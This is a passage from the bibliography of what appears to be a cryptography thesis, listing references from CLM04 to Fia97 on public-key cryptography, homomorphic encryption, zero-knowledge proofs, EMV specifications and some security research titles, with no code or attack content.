[CLM04] Paolo Crucitti, Vito Latora and Massimo Marchiori. 'Model for cascading failures in complex networks'. In: *Physical Review E* 69.4 (2004), p. 045104 (cit. on p. 287).

[CLN16] Craig Costello, Patrick Longa and Michael Naehrig. 'Efficient Algorithms for Supersingular Isogeny Diffie-Hellman'. In: *Advances in Cryptology - CRYPTO 2016 - 36th Annual International Cryptology Conference, Santa Barbara, CA, USA, August 14-18, 2016, Proceedings, Part I*. Ed. by Matthew Robshaw and Jonathan Katz. Vol. 9814. Lecture Notes in Computer Science. Springer, 2016, pp. 572–601 (cit. on p. 32).

[CLP13] Valentina Cupac, Joseph T. Lizier and Mikhail Prokopenko. 'Comparing dynamics of cascading failures between network-centric and power flow models'. In: *International Journal of Electrical Power & Energy Systems* 49 (2013), pp. 369–379 (cit. on p. 287).

[CLR15] Jung Hee Cheon, Changmin Lee and Hansol Ryu. *Cryptanalysis of the New CLT Multilinear Maps*. Cryptology ePrint Archive, Report 2015/934. http://eprint.iacr.org/2015/934. 2015 (cit. on p. 327).

[CLS+05] Kumar Chellapilla, Kevin Larson, Patrice Y. Simard and Mary Czerwinski. 'Designing human friendly human interaction proofs (HIPs)'. In: *Proceedings of the 2005 Conference on Human Factors in Computing Systems, CHI 2005, Portland, Oregon, USA, April 2-7, 2005*. Ed. by Gerrit C. van der Veer and Carolyn Gale. ACM, 2005, pp. 711–720. ISBN: 1-58113-998-5 (cit. on p. 176).

[CLT13] Jean-Sébastien Coron, Tancrède Lepoint and Mehdi Tibouchi. 'Practical Multilinear Maps over the Integers'. In: *Advances in Cryptology – CRYPTO 2013, Part I*. Ed. by Ran Canetti and Juan A. Garay. Vol. 8042. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 2013, pp. 476–493 (cit. on pp. 327, 330, 338, 339, 341, 343, 344, 351).

[CLT14] Jean-Sébastien Coron, Tancrède Lepoint and Mehdi Tibouchi. 'Scale-Invariant Fully Homomorphic Encryption over the Integers'. In: *PKC 2014: 17th International Conference on Theory and Practice of Public Key Cryptography*. Ed. by Hugo Krawczyk. Vol. 8383. Lecture Notes in Computer Science. Buenos Aires, Argentina: Springer, Heidelberg, Germany, Mar. 2014, pp. 311–328 (cit. on pp. 346, 349, 350).

[CLT15] Jean-Sébastien Coron, Tancrède Lepoint and Mehdi Tibouchi. 'New Multilinear Maps Over the Integers'. In: *Advances in Cryptology – CRYPTO 2015, Part I*. Ed. by Rosario Gennaro and Matthew J. B. Robshaw. Vol. 9215. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 2015, pp. 267–286 (cit. on pp. 38, 327, 328, 330, 331, 334, 338, 339, 342–345).

[CM15] Sanjit Chatterjee and Alfred Menezes. 'Type 2 Structure-Preserving Signature Schemes Revisited'. In: *Advances in Cryptology – ASIACRYPT 2015, Part I*. Ed. by Tetsu Iwata and Jung Hee Cheon. Vol. 9452. Lecture Notes in Computer Science. Auckland, New Zealand: Springer, Heidelberg, Germany, Nov. 2015, pp. 286–310 (cit. on p. 164).

[CM99] Jan Camenisch and Markus Michels. 'Separability and Efficiency for Generic Group Signature Schemes'. In: *Advances in Cryptology – CRYPTO'99*. Ed. by Michael J. Wiener. Vol. 1666. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1999, pp. 413–430 (cit. on p. 128).

[CMN+11] Jean-Sébastien Coron, Avradip Mandal, David Naccache and Mehdi Tibouchi. 'Fully Homomorphic Encryption over the Integers with Shorter Public Keys'. In: *Advances in Cryptology – CRYPTO 2011*. Ed. by Phillip Rogaway. Vol. 6841. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 2011, pp. 487–504 (cit. on pp. 28, 338, 349).

[CMS99] Christian Cachin, Silvio Micali and Markus Stadler. 'Computationally Private Information Retrieval with Polylogarithmic Communication'. In: *Advances in Cryptology – EUROCRYPT'99*. Ed. by Jacques Stern. Vol. 1592. Lecture Notes in Computer Science. Prague, Czech Republic: Springer, Heidelberg, Germany, May 1999, pp. 402–414 (cit. on p. 28).

[CMT01] Jean-Sébastien Coron, David M'Raïhi and Christophe Tymen. 'Fast Generation of Pairs (k, [k]P) for Koblitz Elliptic Curves'. In: *Selected Areas in Cryptography, 8th Annual International Workshop, SAC 2001 Toronto, Ontario, Canada, August 16-17, 2001, Revised Papers*. Ed. by Serge Vaudenay and Amr M. Youssef. Vol. 2259. Lecture Notes in Computer Science. Springer, 2001, pp. 151–164. ISBN: 3-540-43066-0 (cit. on p. 122).

[CN11] Yuanmi Chen and Phong Q. Nguyen. 'BKZ 2.0: Better Lattice Security Estimates'. In: *Advances in Cryptology – ASIACRYPT 2011*. Ed. by Dong Hoon Lee and Xiaoyun Wang. Vol. 7073. Lecture Notes in Computer Science. Seoul, South Korea: Springer, Heidelberg, Germany, Dec. 2011, pp. 1–20 (cit. on p. 269).

[CN12] Yuanmi Chen and Phong Q. Nguyen. 'Faster Algorithms for Approximate Common Divisors: Breaking Fully-Homomorphic-Encryption Challenges over the Integers'. In: *Advances in Cryptology – EUROCRYPT 2012*. Ed. by David Pointcheval and Thomas Johansson. Vol. 7237. Lecture Notes in Computer Science. Cambridge, UK: Springer, Heidelberg, Germany, Apr. 2012, pp. 502–519 (cit. on pp. 338, 345, 349).

[CN99] Jean-Sébastien Coron and David Naccache. 'On the Security of RSA Screening'. In: *PKC'99: 2nd International Workshop on Theory and Practice in Public Key Cryptography*. Ed. by Hideki Imai and Yuliang Zheng. Vol. 1560. Lecture Notes in Computer Science. Kamakura, Japan: Springer, Heidelberg, Germany, Mar. 1999, pp. 197–203 (cit. on p. 309).

[CNS08] Benoît Chevallier-Mames, David Naccache and Jacques Stern. 'Linear Bandwidth Naccache-Stern Encryption'. In: *SCN 08: 6th International Conference on Security in Communication Networks*. Ed. by Rafail Ostrovsky, Roberto De Prisco and Ivan Visconti. Vol. 5229. Lecture Notes in Computer Science. Amalfi, Italy: Springer, Heidelberg, Germany, Sept. 2008, pp. 327–339 (cit. on pp. 142, 152, 156, 398, 403).

[CNT12] Jean-Sébastien Coron, David Naccache and Mehdi Tibouchi. 'Public Key Compression and Modulus Switching for Fully Homomorphic Encryption over the Integers'. In: *Advances in Cryptology – EUROCRYPT 2012*. Ed. by David Pointcheval and Thomas Johansson. Vol. 7237. Lecture Notes in Computer Science. Cambridge, UK: Springer, Heidelberg, Germany, Apr. 2012, pp. 446–464 (cit. on pp. 328, 331, 332, 334, 338, 345, 346, 349–351).

[Coc69] John Cocke. *Programming languages and their compilers: Preliminary notes*. Courant Institute of Mathematical Sciences, New York University, 1969 (cit. on p. 183).

[Coc73] Clifford Cocks. *A Note on "Non-Secret Encryption"*. GCHQ Communications – Electronics Security Group. Nov. 1973. URL: https://www.gchq.gov.uk/sites/default/files/document_files/Cliff%20Cocks%20paper%2019731120.pdf (cit. on p. 9).

[Coo66] Stephen A. Cook. 'On the minimum computation time of functions'. PhD thesis. 1966 (cit. on p. 357).

[Cop96a] Don Coppersmith. 'Finding a Small Root of a Bivariate Integer Equation; Factoring with High Bits Known'. In: *Advances in Cryptology – EUROCRYPT'96*. Ed. by Ueli M. Maurer. Vol. 1070. Lecture Notes in Computer Science. Saragossa, Spain: Springer, Heidelberg, Germany, May 1996, pp. 178–189 (cit. on p. 26).

[Cop96b] Don Coppersmith. 'Finding a Small Root of a Univariate Modular Equation'. In: *Advances in Cryptology – EUROCRYPT'96*. Ed. by Ueli M. Maurer. Vol. 1070. Lecture Notes in Computer Science. Saragossa, Spain: Springer, Heidelberg, Germany, May 1996, pp. 155–165 (cit. on p. 26).

[Cop97] Don Coppersmith. 'Small Solutions to Polynomial Equations, and Low Exponent RSA Vulnerabilities'. In: *Journal of Cryptology* 10.4 (1997), pp. 233–260 (cit. on pp. 26, 364).

[Cou01a] Nicolas Courtois. 'The Security of Hidden Field Equations (HFE)'. In: *Topics in Cryptology – CT-RSA 2001*. Ed. by David Naccache. Vol. 2020. Lecture Notes in Computer Science. San Francisco, CA, USA: Springer, Heidelberg, Germany, Apr. 2001, pp. 266–281 (cit. on p. 31).

[Cou01b] Nicolas T. Courtois. 'La sécurité des primitives cryptographiques basées sur des problemes algébriques multivariables: MQ, IP, MinRank, HFE'. French. PhD thesis. Université Paris 6, 2001 (cit. on p. 31).

[CP10] Jan Cappaert and Bart Preneel. 'A general model for hiding control flow'. In: *Proceedings of the tenth annual ACM workshop on Digital rights management*. ACM. 2010, pp. 35–42 (cit. on p. 249).

[CPB08] Rajat Subhra Chakraborty, Somnath Paul and Swarup Bhunia. 'On-demand Transparency for Improving Hardware Trojan Detectability'. In: *Proceedings of the 2008 IEEE International Workshop on Hardware-Oriented Security and Trust*. HST '08. Washington, DC, USA: IEEE Computer Society, 2008, pp. 48–50. ISBN: 978-1-4244-2401-6. URL: http://dx.doi.org/10.1109/HST.2008.4559048 (cit. on p. 259).

[CPS08] Jean-Sébastien Coron, Jacques Patarin and Yannick Seurin. 'The Random Oracle Model and the Ideal Cipher Model Are Equivalent'. In: *Advances in Cryptology – CRYPTO 2008*. Ed. by David Wagner. Vol. 5157. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 2008, pp. 1–20 (cit. on p. 36).

[Cri] Daniel B. Cristofani. *A universal Turing machine*. See http://www.hevanet.com/cristofd/brainfuck/utm.b (cit. on p. 231).

[CS02] Ronald Cramer and Victor Shoup. 'Universal Hash Proofs and a Paradigm for Adaptive Chosen Ciphertext Secure Public-Key Encryption'. In: *Advances in Cryptology – EUROCRYPT 2002*. Ed. by Lars R. Knudsen. Vol. 2332. Lecture Notes in Computer Science. Amsterdam, The Netherlands: Springer, Heidelberg, Germany, Apr. 2002, pp. 45–64 (cit. on p. 12).

[CS17] Craig Costello and Benjamin Smith. 'Montgomery curves and their arithmetic: The case of large characteristic fields'. In: *Journral of Cryptographic Engineering* (2017) (cit. on p. 19).

[CS84] Peter R. Cappello and Kenneth Steiglitz. 'Some complexity issues in digital signal processing'. In: *IEEE Transactions on Acoustics, Speech and Signal Processing* 32.5 (1984), pp. 1037–1041 (cit. on p. 357).

[CS98] Ronald Cramer and Victor Shoup. 'A Practical Public Key Cryptosystem Provably Secure Against Adaptive Chosen Ciphertext Attack'. In: *Advances in Cryptology – CRYPTO'98*. Ed. by Hugo Krawczyk. Vol. 1462. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1998, pp. 13–25 (cit. on pp. 14, 146).

[CSR+01] Thomas H. Cormen, Clifford Stein, Ronald L. Rivest and Charles E. Leiserson. *Introduction to Algorithms*. 2nd. McGraw-Hill Higher Education, 2001 (cit. on p. 49).

[CT10a] Alessandro Chiesa and Eran Tromer. 'Proof-Carrying Data and Hearsay Arguments from Signature Cards'. In: *Innovations in Computer Science - ICS 2010, Tsinghua University, Beijing, China, January 5-7, 2010. Proceedings*. Ed. by Andrew Chi-Chih Yao. Tsinghua University Press, 2010, pp. 310–331. ISBN: 978-7-302-21752-7. URL: http://conference.itcs.tsinghua.edu.cn/ICS2010/content/papers/25.html (cit. on p. 77).

[CT10b] Alessandro Chiesa and Eran Tromer. 'Proof-Carrying Data and Hearsay Arguments from Signature Cards'. In: *ICS 2010: 1st Innovations in Computer Science*. Ed. by Andrew Chi-Chih Yao. Tsinghua University, Beijing, China: Tsinghua University Press, Jan. 2010, pp. 310–331 (cit. on p. 77).

[Dam00] Ivan Damgård. 'Efficient Concurrent Zero-Knowledge in the Auxiliary String Model'. In: *Advances in Cryptology – EUROCRYPT 2000*. Ed. by Bart Preneel. Vol. 1807. Lecture Notes in Computer Science. Bruges, Belgium: Springer, Heidelberg, Germany, May 2000, pp. 418–430 (cit. on p. 36).

[Dam10] Ivan Damgård. *On Σ Protocols*. http://www.cs.au.dk/~ivan/Sigma.pdf. 2010 (cit. on pp. 12, 55, 66).

[Dan51] George B. Dantzig. 'Maximization of a Linear Function of Variables Subject to Linear Inequalities'. In: *Activity Analysis of Production and Allocation* (1951) (cit. on pp. 68, 69).

[DAR00] DARPA. *DARPA Intrusion Detection Evaluation*. https://www.ll.mit.edu/ideval/docs/attackDB.html. 2000 (cit. on p. 223).

[Dav15] Lucas Vincenzo Davi. 'Code-Reuse Attacks and Defenses'. PhD thesis. Technische Universität Darmstadt, 2015 (cit. on p. 249).

[DD12] Michel Douguet and Vincent Dupaquis. *Modular reduction using a special form of the modulus*. US Patent 8,233,615. July 2012 (cit. on p. 367).

[DDG+17] Christian Delord, Vincent Ducrohet, Rémi Géraud, David Naccache and Pierre Quentin. 'Relative to contactless payment'. FR3042833. Application No. 1560271 (2015). 2017.

[DDS+11] Lucas Davi, Alexandra Dmitrienko, Ahmad-Reza Sadeghi and Marcel Winandy. 'Privilege escalation attacks on Android'. In: *Information Security*. Springer, 2011, pp. 346–360 (cit. on p. 231).

[de 95] Peter de Rooij. 'Efficient Exponentiation using Procomputation and Vector Addition Chains'. In: *Advances in Cryptology – EUROCRYPT'94*. Ed. by Alfredo De Santis. Vol. 950. Lecture Notes in Computer Science. Perugia, Italy: Springer, Heidelberg, Germany, May 1995, pp. 389–399 (cit. on p. 122).

[de 97] Peter de Rooij. 'On Schnorr's Preprocessing for Digital Signature Schemes'. In: *Journal of Cryptology* 10.1 (1997), pp. 1–16 (cit. on pp. 56, 122).

[Den02] Alexander W. Dent. 'Adapting the Weaknesses of the Random Oracle Model to the Generic Group Model'. In: *Advances in Cryptology – ASIACRYPT 2002*. Ed. by Yuliang Zheng. Vol. 2501. Lecture Notes in Computer Science. Queenstown, New Zealand: Springer, Heidelberg, Germany, Dec. 2002, pp. 100–109 (cit. on pp. 15, 36).

[Des00] Anand Desai. 'The Security of All-or-Nothing Encryption: Protecting against Exhaustive Key Search'. In: *Advances in Cryptology – CRYPTO 2000*. Ed. by Mihir Bellare. Vol. 1880. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 2000, pp. 359–375 (cit. on p. 36).

[DFJ13] Patrick Derbez, Pierre-Alain Fouque and Jérémy Jean. 'Improved Key Recovery Attacks on Reduced-Round AES in the Single-Key Setting'. In: *Advances in Cryptology – EUROCRYPT 2013*. Ed. by Thomas Johansson and Phong Q. Nguyen. Vol. 7881. Lecture Notes in Computer Science. Athens, Greece: Springer, Heidelberg, Germany, May 2013, pp. 371–387 (cit. on p. 270).

[DGH+10] Marten van Dijk, Craig Gentry, Shai Halevi and Vinod Vaikuntanathan. 'Fully Homomorphic Encryption over the Integers'. In: *Advances in Cryptology – EUROCRYPT 2010*. Ed. by Henri Gilbert. Vol. 6110. Lecture Notes in Computer Science. French Riviera: Springer, Heidelberg, Germany, May 2010, pp. 24–43 (cit. on pp. 28, 327, 328, 345).

[DGK17] Yevgeniy Dodis, Siyao Guo and Jonathan Katz. 'Fixing Cracks in the Concrete: Random Oracles with Auxiliary Input, Revisited'. In: *Advances in Cryptology - EUROCRYPT 2017 - 36th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Paris, France, Proceedings*. To appear. 2017 (cit. on p. 33).

[DGN03] Cynthia Dwork, Andrew Goldberg and Moni Naor. 'On Memory-Bound Functions for Fighting Spam'. In: *Advances in Cryptology - CRYPTO 2003, 23rd Annual International Cryptology Conference, Santa Barbara, California, USA, August 17-21, 2003, Proceedings*. Ed. by Dan Boneh. Vol. 2729. Lecture Notes in Computer Science. Springer, 2003, pp. 426–444. ISBN: 3-540-40674-3 (cit. on p. 56).

[DH76] Whitfield Diffie and Martin E. Hellman. 'New Directions in Cryptography'. In: *IEEE Transactions on Information Theory* 22.6 (1976), pp. 644–654 (cit. on pp. 10, 159, 265, 357).

[DHK+06] Jesús A. De Loera, Raymond Hemmecke, Matthias Köppe and Robert Weismantel. 'Integer polynomial optimization in fixed dimension'. In: *Mathematics of Operations Research* 31.1 (2006), pp. 147–153 (cit. on p. 153).

[DJ01] Ivan Damgård and Mats Jurik. 'A Generalisation, a Simplification and Some Applications of Paillier's Probabilistic Public-Key System'. In: *PKC 2001: 4th International Workshop on Theory and Practice in Public Key Cryptography*. Ed. by Kwangjo Kim. Vol. 1992. Lecture Notes in Computer Science. Cheju Island, South Korea: Springer, Heidelberg, Germany, Feb. 2001, pp. 119–136 (cit. on p. 27).

[DL02] Thomas Duquesne and Jean-François Le Gall. *Random trees, Lévy processes and spatial branching processes*. Vol. 281. Société mathématique de France, 2002 (cit. on p. 266).

[DM94a] Andrew G. Dempster and Malcolm D. Macleod. 'Constant integer multiplication using minimum adders'. In: *IEEE Proceedings - Circuits, Devices and Systems* 141.5 (1994), pp. 407–413 (cit. on p. 357).

[DM94b] Andrew G. Dempster and Malcolm D. Macleod. 'Use of Multiplier Blocks to Reduce Filter Complexity'. In: *1994 IEEE International Symposium on Circuits and Systems, ISCAS 1994, London, England, UK, May 30 - June 2, 1994*. IEEE, 1994, pp. 263–266. ISBN: 0-7803-1916-8 (cit. on p. 357).

[DN00] Glenn Durfee and Phong Q. Nguyen. 'Cryptanalysis of the RSA Schemes with Short Secret Exponent from Asiacrypt '99'. In: *Advances in Cryptology – ASIACRYPT 2000*. Ed. by Tatsuaki Okamoto. Vol. 1976. Lecture Notes in Computer Science. Kyoto, Japan: Springer, Heidelberg, Germany, Dec. 2000, pp. 14–29 (cit. on p. 26).

[DN92] Cynthia Dwork and Moni Naor. 'Pricing via Processing or Combatting Junk Mail'. In: *Advances in Cryptology - CRYPTO '92, 12th Annual International Cryptology Conference, Santa Barbara, California, USA, August 16-20, 1992, Proceedings*. Ed. by Ernest F. Brickell. Vol. 740. Lecture Notes in Computer Science. Springer, 1992, pp. 139–147. ISBN: 3-540-57340-2 (cit. on p. 56).

[DNW05] Cynthia Dwork, Moni Naor and Hoeteck Wee. 'Pebbling and Proofs of Work'. In: *Advances in Cryptology - CRYPTO 2005: 25th Annual International Cryptology Conference, Santa Barbara, California, USA, August 14-18, 2005, Proceedings*. Ed. by Victor Shoup. Vol. 3621. Lecture Notes in Computer Science. Springer, 2005, pp. 37–54. ISBN: 3-540-28114-2 (cit. on p. 56).

[DOP05] Yevgeniy Dodis, Roberto Oliveira and Krzysztof Pietrzak. 'On the Generic Insecurity of the Full Domain Hash'. In: *Advances in Cryptology – CRYPTO 2005*. Ed. by Victor Shoup. Vol. 3621. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 2005, pp. 449–466 (cit. on p. 35).

[DOT+08] Erik Dahmen, Katsuyuki Okeya, Tsuyoshi Takagi and Camille Vuillaume. 'Digital Signatures Out of Second-Preimage Resistant Hash Functions'. In: *Post-Quantum Cryptography, Second International Workshop, PQCrypto 2008, Cincinnati, OH, USA, October 17-19, 2008, Proceedings*. Ed. by Johannes A. Buchmann and Jintai Ding. Vol. 5299. Lecture Notes in Computer Science. Springer, 2008, pp. 109–123 (cit. on p. 31).

[DR05] Thomas Dullien and Rolf Rolles. 'Graph-based comparison of executable objects (english version)'. In: 2005 (cit. on p. 248).

[DT06a] George B. Dantzig and Mukund N. Thapa. *Linear programming 1: Introduction*. Springer Science & Business Media, 2006 (cit. on pp. 68, 69).

[DT06b] George B. Dantzig and Mukund N. Thapa. *Linear programming 2: Theory and extensions*. Springer Science & Business Media, 2006 (cit. on pp. 68, 69).

[DTE14] Leyla Demir, Semra Tunali and Deniz Tursel Eliiyi. 'The State of the Art on Buffer Allocation Problem: A Comprehensive Survey'. In: *J. Intell. Manuf.* 25.3 (June 2014), pp. 371–392. ISSN: 0956-5515 (cit. on p. 388).

[DUM+03] Theo Detristan, Tyll Ulenspiegel, Yann Malcom and Mynherr S. Von Underduk. 'Polymorphic Shellcode Engine Using Spectrum Analysis'. In: *Phrack* 61 (2003). Available at http://phrack.org/issues/61/9.html. (cit. on p. 240).

[Dus99] Pierre Dusart. 'The k-th prime is greater than $k(\ln k + \ln\ln k - 1)$ for $k \geq 2$'. In: *Mathematics of Computation* (1999), pp. 411–415 (cit. on p. 404).

[Dzi10] Stefan Dziembowski. 'How to Pair with a Human'. In: *Security and Cryptography for Networks, 7th International Conference, SCN 2010, Amalfi, Italy, September 13-15, 2010. Proceedings*. Ed. by Juan A. Garay and Roberto De Prisco. Vol. 6280. Lecture Notes in Computer Science. Springer, 2010, pp. 200–218. ISBN: 978-3-642-15316-7 (cit. on p. 172).

[Eco11] Umberto Eco. *Il pendolo di Foucault*. Italian. Bompiani, 2011 (cit. on p. 186).

[EDH+07] Jeremy Elson, John R. Douceur, Jon Howell and Jared Saul. 'Asirra: a CAPTCHA that exploits interest-aligned manual image categorization'. In: *Proceedings of the 2007 ACM Conference on Computer and Communications Security, CCS 2007, Alexandria, Virginia, USA, October 28-31, 2007*. Ed. by Peng Ning, Sabrina De Capitani di Vimercati and Paul F. Syverson. ACM, 2007, pp. 366–374. ISBN: 978-1-59593-703-2 (cit. on p. 172).

[EGM90] Shimon Even, Oded Goldreich and Silvio Micali. 'On-Line/Off-Line Digital Schemes'. In: *Advances in Cryptology – CRYPTO'89*. Ed. by Gilles Brassard. Vol. 435. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1990, pp. 263–275 (cit. on p. 31).

[EGT11] Andreas Enge, Pierrick Gaudry and Emmanuel Thomé. 'An L(1/3) Discrete Logarithm Algorithm for Low Degree Curves'. In: *Journal of Cryptology* 24.1 (Jan. 2011), pp. 24–41 (cit. on pp. 16, 406).

[EH01] David Eisenbud and Joe Harris. *The geometry of schemes*. Vol. 197. Springer, 2001 (cit. on p. 18).

[ElG84] Taher ElGamal. 'A Public Key Cryptosystem and a Signature Scheme Based on Discrete Logarithms'. In: *Advances in Cryptology – CRYPTO'84*. Ed. by G. R. Blakley and David Chaum. Vol. 196. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1984, pp. 10–18 (cit. on pp. 12, 14, 99, 103).

[ElG86] Taher ElGamal. 'On Computing Logarithms Over Finite Fields'. In: *Advances in Cryptology – CRYPTO'85*. Ed. by Hugh C. Williams. Vol. 218. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1986, pp. 396–402 (cit. on pp. 114, 164, 357).

[Eli55] Peter Elias. 'Coding for Noisy Channels'. In: *IRE Conv. Rec.* .4. 1955, pp. 37–46 (cit. on p. 398).

[Elk07] Noam D. Elkies. 'Three lectures on elliptic surfaces and curves of high rank'. In: *arXiv preprint arXiv:0709.2908* (2007). URL: https://arxiv.org/pdf/0709.2908.pdf (cit. on pp. 405, 406).

[Elk97] Noam D. Elkies. 'Elliptic and modular curves over finite fields and related computational issues'. In: (1997) (cit. on p. 19).

[Ell00] Riley Eller. *Bypassing MSB data filters for buffer overflow exploits on Intel platforms*. Available at https://web.archive.org/web/20070221035114/community.core-sdi.com/~juliano/bypass-msb.txt. 2000 (cit. on p. 231).

[Ell70a] James H. Ellis. *The possibility of secure non-secret analogue encryption*. Tech. rep. Research Report No. 3007. GCHQ Communications – Electronics Security Group, May 1970. URL: https://www.gchq.gov.uk/sites/default/files/document_files/CESG_Research_Report_No_3007_1.pdf (cit. on p. 9).

[Ell70b] James H. Ellis. *The possibility of secure non-secret digital encryption*. Tech. rep. Research Report No. 3006. GCHQ Communications – Electronics Security Group, Jan. 1970. URL: https://www.gchq.gov.uk/sites/default/files/document_files/CESG_Research_Report_No_3006_0.pdf (cit. on p. 9).

[EM93] Shimon Even and Yishay Mansour. 'A Construction of a Cipher From a Single Pseudorandom Permutation'. In: *Advances in Cryptology – ASIACRYPT'91*. Ed. by Hideki Imai, Ronald L. Rivest and Tsutomu Matsumoto. Vol. 739. Lecture Notes in Computer Science. Fujiyoshida, Japan: Springer, Heidelberg, Germany, Nov. 1993, pp. 210–224 (cit. on p. 36).

[EMV] EMVCo. http://www.emvco.com/specifications.aspx (cit. on p. 195).

[EMV08a] EMVCo. *EMV Specification (Book 1) – version 4.2*. June 2008 (cit. on pp. 195, 202).

[EMV08b] EMVCo. *EMV Specification (Book 2) – version 4.2*. June 2008 (cit. on pp. 195, 203).

[EMV08c] EMVCo. *EMV Specification (Book 3) – version 4.2*. June 2008 (cit. on pp. 195, 202, 204).

[EPW06] Steven N. Evans, Jim Pitman and Anita Winter. 'Rayleigh processes, real trees, and root growth with re-grafting'. In: *Probability Theory and Related Fields* 134.1 (2006), pp. 81–126 (cit. on p. 266).

[ET76] Kapali P Eswaran and R Endre Tarjan. 'Augmentation problems'. In: *SIAM Journal on Computing* 5.4 (1976), pp. 653–665 (cit. on p. 257).

[Ete00] Esa Etelavuori. *Exploiting Kernel Buffer Overflows FreeBSD Style: Defeating Security Levels and Breaking Out of Jail(2)*. http://ftp.ntua.gr/mirror/technotronic/newfiles/freebsd-procfs.txt. 2000 (cit. on p. 223).

[Faa] Frans Faase. *BF is Turing-complete*. See http://www.iwriteiam.nl/Ha_bf_Turing.html (cit. on p. 231).

[Fal84] Gerd Faltings. 'Calculus on arithmetic surfaces'. In: *Annals of mathematics* (1984), pp. 387–424 (cit. on p. 408).

[FBG+15] Houda Ferradi, Marc Beunardeau, Rémi Géraud and David Naccache. 'Relative to homomorphic encryption'. Application No. 1558510. 2015.

[Fea72] Dean H. Fearn. 'Galton-Watson processes with generation dependence'. In: *Proceedings of the Sixth Berkeley Symposium on Mathematical Statistics and Probability (Univ. California, Berkeley, Calif., 1970/1971)*. Vol. 4. 1972, pp. 159–172 (cit. on p. 267).

[Fer92] Stéfane Fermigier. 'Un exemple de courbe elliptique définie sur $\mathbb{Q}$ de rang ≥ 19'. French. In: *Comptes rendus de l'Académie des sciences. Série 1, Mathématique* 315.6 (1992), pp. 719–722 (cit. on p. 406).

[Fer97] Stéfane Fermigier. 'Une courbe elliptique definie sur $\mathbb{Q}$ de rang ≥ 22'. French. In: *Acta Arithmetica* 82 (1997), pp. 359–363 (cit. on p. 406).

[FF11] Marc Fischlin and Roger Fischlin. 'Efficient Non-Malleable Commitment Schemes'. In: *Journal of Cryptology* 24.1 (Jan. 2011), pp. 203–244 (cit. on p. 36).

[FFS87] Uriel Feige, Amos Fiat and Adi Shamir. 'Zero Knowledge Proofs of Identity'. In: *19th Annual ACM Symposium on Theory of Computing*. Ed. by Alfred Aho. New York City, NY, USA: ACM Press, May 1987, pp. 210–217 (cit. on p. 357).

[FFS88] Uriel Feige, Amos Fiat and Adi Shamir. 'Zero-Knowledge Proofs of Identity'. In: *Journal of Cryptology* 1.2 (1988), pp. 77–94 (cit. on pp. 47, 56, 99, 357, 363).

[FGG+17] Houda Ferradi, Rémi Géraud, Sylvain Guilley, David Naccache and Mehdi Tibouchi. *Where there is power there is resistance: Design of optically undetectable analog trojans*. Currently under review. 2017.

[FGM+16a] Houda Ferradi, Rémi Géraud, Diana Maimuţ, David Naccache and David Pointcheval. 'Legally Fair Contract Signing Without Keystones'. In: *Applied Cryptography and Network Security - 14th International Conference, ACNS 2016, Guildford, UK, June 19–22, 2016. Proceedings*. Ed. by Mark Manulis, Ahmad-Reza Sadeghi and Steve Schneider. Vol. 9696. Lecture Notes in Computer Science. Springer, 2016, pp. 175–190 (cit. on p. 98).

[FGM+16b] Houda Ferradi, Rémi Géraud, Diana Maimuţ, David Naccache and Hang Zhou. 'Backtracking-assisted multiplication'. In: *ArcticCrypt 2016, Longyearbyen, Svalbard*. 2016 (cit. on p. 357).

[FGM+17] Houda Ferradi, Rémi Géraud, Diana Maimuţ, David Naccache and Amaury de Wargny. 'Regulating the pace of von Neumann correctors'. In: *Journal of Cryptographic Engineering* (Mar. 2017). ISSN: 2190-8516. URL: https://doi.org/10.1007/s13389-017-0153-x (cit. on p. 388).

[FGN+16] Houda Ferradi, Rémi Géraud, David Naccache and Assia Tria. 'When organized crime applies academic results: a forensic analysis of an in-card listening device'. In: *Journal of Cryptographic Engineering* 6.1 (Apr. 2016), pp. 49–59. ISSN: 2190-8516. URL: https://doi.org/10.1007/s13389-015-0112-3 (cit. on p. 195).

[FGN15] Houda Ferradi, Rémi Géraud and David Naccache. 'Slow Motion Zero Knowledge Identifying with Colliding Commitments'. In: *Information Security and Cryptology - 11th International Conference, Inscrypt 2015, Beijing, China, November 1–3, 2015, Revised Selected Papers*. Ed. by Dongdai Lin, XiaoFeng Wang and Moti Yung. Vol. 9589. Lecture Notes in Computer Science. Springer, 2015, pp. 381–396 (cit. on p. 55).

[FGN17] Houda Ferradi, Rémi Géraud and David Naccache. 'Human Public-Key Encryption'. In: *Paradigms in Cryptology – Mycrypt 2016. Malicious and Exploratory Cryptology: Second International Conference, Mycrypt 2016, Kuala Lumpur, Malaysia, December 1-2, 2016, Revised Selected Papers*. Ed. by Raphaël C.-W. Phan and Moti Yung. Cham: Springer International Publishing, 2017, pp. 494–505. ISBN: 978-3-319-61273-7. URL: https://doi.org/10.1007/978-3-319-61273-7_26 (cit. on p. 172).

[FHS15] Georg Fuchsbauer, Christian Hanser and Daniel Slamanig. 'Practical Round-Optimal Blind Signatures in the Standard Model'. In: *Advances in Cryptology – CRYPTO 2015, Part II*. Ed. by Rosario Gennaro and Matthew J. B. Robshaw. Vol. 9216. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 2015, pp. 233–253 (cit. on p. 164).

[Fia90] Amos Fiat. 'Batch RSA'. In: *Advances in Cryptology – CRYPTO'89*. Ed. by Gilles Brassard. Vol. 435. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1990, pp. 175–185 (cit. on p. 309).

[Fia97] Amos Fiat. 'Batch RSA'. In: *Journal of Cryptology* 10.2 (1997), pp. 75–88 (cit. on p. 309).

